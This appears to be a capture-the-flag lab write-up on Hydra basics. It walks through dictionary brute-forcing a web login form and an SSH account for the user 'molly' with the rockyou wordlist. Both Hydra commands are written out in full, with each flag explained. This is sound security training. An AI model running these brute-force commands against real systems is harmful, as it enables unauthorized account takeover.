**Hydra Basics**

* Navigate to the target IP address to determine what the credentials are linked to. This is an HTTP form.

A screenshot of a computer

AI-generated content may be incorrect.

* Enter incorrect login credentials to obtain the error message. We will enter it into Hydra later

A screenshot of a computer

AI-generated content may be incorrect.

* Enter the Hydra command for an HTTP POST form with a dictionary:

Hydra -l molly -P /usr/share/wordlists/rockyou.txt *target\_ip* http-post-form “/login:username=^USER^&password=^PASS^:F=You username or password is incorrect.”

-l single username

-P path to dictionary

*target\_ip* Web, SSH, FTP, database server, etc


http-post-form The type of credentials you are targeting

/login: Path to the login form


username=^USER^ Username placeholder

password=^PASS^ Password placeholder

F= Failure message



* Now that the password has been obtained, it can be enter into the HTTP form for the flag



* To obtain an SSH password, the Hydra command is slightly different:


Hydra -l molly -P /usr/share/wordlists/rockyou.txt *target\_ip* ssh

-l single username

-P Path to dictionary

*target\_ip* Web, SSH, FTP, database server, etc

ssh Specifies this is for SSH

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* Once Molly’s SSH password is compromised, the attacker can sign in via SSH and obtain the second flag.

